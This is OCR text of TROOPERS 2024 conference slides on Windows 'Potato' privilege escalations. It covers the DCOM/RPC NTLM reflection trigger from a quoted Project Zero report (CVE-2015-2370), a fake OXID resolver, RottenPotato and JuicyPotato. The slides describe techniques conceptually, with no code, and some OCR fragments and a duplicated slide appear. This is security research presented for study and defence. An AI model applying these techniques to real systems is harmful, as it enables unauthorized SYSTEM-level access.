TROOPERS CONFERENCE IN 2024
TROOPERS
JUNE 24TH TO
JUNE 28TH, 2024

10 Years of Windows Privilege Escalations with “Potatoes”

Andrea Pierini, Antonio Cocomazzi

Whoami

- ➔ Andrea Pierini 🇮🇹
- ➔ Senior Security Consultant, Breach Preparedness & IR Team semperis
- ➔ IT Security enthusiast and independent Researcher
- ➔ Microsoft MVR in 2020 & 2022
- ➔ *Potato lover 🤩

@decoder_it

BLOG https://decoder.cloud

@decoder-it

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Why this talk

➔ Privilege escalation in Windows has always been our favorite pastime... well not exactly 😉

➔ We spent a lot of time trying to violate Windows safety and security boundaries by inventing new *Potato techniques

➔ This is the story of our crazy ideas and sleepless nights 🙃

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Agenda


- Privilege Escalation in Windows
- Where it all began - The RPC/DCOM trigger
- Local Attack: Safety Boundary Violation
  - Rotten/JuicyPotato
  - RoguePotato
  - JuicyPotatoNG
- Local Attack: Security Boundary Violation
  - RemotePotato0
  - LocalPotato
  - FakePotato*
- Remote Attack: Security Boundary Violation
  - ADCSCoercePotato*
  - SilverPotato*
- Conclusion

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Privilege Escalation / Elevation of Privilege / EoP




semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Privilege Escalation / Elevation of Privilege / EoP




semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024


Privilege Escalation / Elevation of Privilege / EoP



semperis

TROOPERS JUNE 24TH TO JUNE 28TH, 2024

Privilege Escalation / Elevation of Privilege / EoP



Where it all began

semperis

TROOPERS

CVE-2015-2370 - DCOM DCE/RPC Local NTLM Reflection Elevation of Privilege

☆ Starred by 6 users

Owner: forshaw@google.com

CC: proje...@google.com

Status: Fixed *(Closed)*

Components: ---

Modified: Jul 14, 2015

Finder-forshaw
Reported-2014-Apr-09
MSRC-21878
Deadline-90
Deadline-Grace
Product-Windows
Deadline-Exceeded
CCProjectZeroMembers
Severity-High
Vendor-Microsoft

Issue 325: Windows: DCOM DCE/RPC Local NTLM Reflection Elevation of Privilege

Reported by forshaw@google.com on Thu, Apr 9, 2015, 8:42 PM GMT+2 Project Member

Code

1 of 15
Back to list

Windows: DCOM DCE/RPC Local NTLM Reflection Elevation of Privilege
Platform: Windows 8.1 Update (not tested on Windows 7, 10)
Class: Elevation of Privilege

Summary:
Local DCOM DCE/RPC connections can be reflected back to a listening TCP socket allowing access to an NTLM authentication challenge for LocalSystem user which can be replayed to the local DCOM activation service to elevate privileges.

Description:

Note, before we start I realize that you didn’t fix the WebDAV => SMB one, you might conclude that this is a won’t fix as well but I couldn’t find good documentation on how to improve the security situation with DCOM-DCE/RPC to mitigate it (at least anything which seemed to work). Also the behaviour is slightly different. I did point out in the original report that WebDAV wasn’t necessarily the only way of getting an NTLM authentication challenge, with DCE/RPC being a specific example. Anyway on to the description.

When a DCOM object is passed to an out of process COM server the object reference is marshalled in an OBJREF stream. For marshal-by-reference this results in an OBJREF_STANDARD stream being generated which provides enough information to the server to locate the original object and bind to it. Along with the identity for the object is a list of RPC binding strings (containing a TowerId and a string). This can be abused to connect to an arbitrary TCP port when an unmarshal occurs by specifying the tower as NCACN_IP_TCP and a string in the form “host[port]”. When the object resolver tries to bind the RPC port it will make a TCP connection to the specified address and if needed will try and do authentication based on the security bindings.

https://bugs.chromium.org/p/project-zero/issues/detail?id=325

semperis

TROOPERS

CVE-2015-2370 - DCOM DCE/RPC Local NTLM Reflection Elevation of Privilege

☆ Starred by 6 users

Owner: forshaw@google.com

CC: proje...@google.com

Status: Fixed *(Closed)*

Components: ---

Modified: Jul 14, 2015

Finder-forshaw
Reported-2014-Apr-09
MSRC-21878
Deadline-90
Deadline-Grace
Product-Windows
Deadline-Exceeded
CCProjectZeroMembers
Severity-High
Vendor-Microsoft

Issue 325: Windows: DCOM DCE/RPC Local NTLM Reflection Elevation of Privilege

Reported by forshaw@google.com on Thu, Apr 9, 2015, 8:42 PM GMT+2 Project Member

Code

1 of 15
Back to list

Windows: DCOM DCE/RPC Local NTLM Reflection Elevation of Privilege
Platform: Windows 8.1 Update (not tested on Windows 7, 10)
Class: Elevation of Privilege

Summary:
Local DCOM DCE/RPC connections can be reflected back to a listening TCP socket allowing access to an NTLM authentication challenge for LocalSystem user which can be replayed to the local DCOM activation service to elevate privileges.

Description:

Note, before we start I realize that you didn’t fix the WebDAV => SMB one, you might conclude that this is a won’t fix as well but I couldn’t find good documentation on how to improve the security situation with DCOM-DCE/RPC to mitigate it (at least anything which seemed to work). Also the behaviour is slightly different. I did point out in the original report that WebDAV wasn’t necessarily the only way of getting an NTLM authentication challenge, with DCE/RPC being a specific example. Anyway on to the description.

When a DCOM object is passed to an out of process COM server the object reference is marshalled in an OBJREF stream. For marshal-by-reference this results in an OBJREF_STANDARD stream being generated which provides enough information to the server to locate the original object and bind to it. Along with the identity for the object is a list of RPC binding strings (containing a TowerId and a string). This can be abused to connect to an arbitrary TCP port when an unmarshal occurs by specifying the tower as NCACN_IP_TCP and a string in the form “host[port]”. When the object resolver tries to bind the RPC port it will make a TCP connection to the specified address and if needed will try and do authentication based on the security bindings.

Reported-2014-Apr-09

https://bugs.chromium.org/p/project-zero/issues/detail?id=325

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

The RPC/DCOM trigger

Privileged Service
COM Server

Fake RPC Server

Fake OXID Resolver

COM Client

The RPC/DCOM trigger

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

The RPC/DCOM trigger

Privileged Service
COM Server

The malicious com client crafts an OBJREF_STANDARD marshalled interface.
The marshalled object contains the address and port of an attacker controlled RPC server acting as the Oxid Resolver address.
Oxid Resolution is needed for locating the binding information of the COM object. This needs to be authenticated

Instance…
ger DCOM
h CLSID
...}

Fake RP

ent

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

The RPC/DCOM trigger

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

The RPC/DCOM trigger

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

The RPC/DCOM trigger

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024


The RPC/DCOM trigger

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

The RPC/DCOM trigger




semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

The RPC/DCOM trigger



semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

From Service ➡ SYSTEM
Safety Boundary Violation

By courtesy of Copilot :)

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

RottenPotato

- ➔ Released by @breenmachine and @vvalien1 in Sep 2016
- ➔ First potato exploit which leverages the DCOM trigger
- ➔ Use fixed BITS CLSID to trigger a SYSTEM auth
- ➔ Use fixed 6666 port for the fake Oxid resolver
- ➔ Forward to local Oxid Resolver (port 135) and perform a MITM:
  - Intercept NTLM SSP exchange and negotiate a SYSTEM token
  - Abuse Impersonation privilege to impersonate the Token

- ➔ Initially designed to be run through incognito+meterpreter shell

https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/
https://www.youtube.com/watch?v=8Wjs_mWOKI

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

JuicyPotato (abusing the golden privileges)

➔ Released by @decoder_it and @Giutro in Aug 2018

➔ A sugared version of RottenPotatoNG, with a bit of juice:

- Removed limitation of fixed 6666 port
- A lot of juicy CLSID’s to abuse, not only BITS
- Use CreateProcessAsUser() or CreateProcessWithTokenW() for arbitrary process creation as SYSTEM

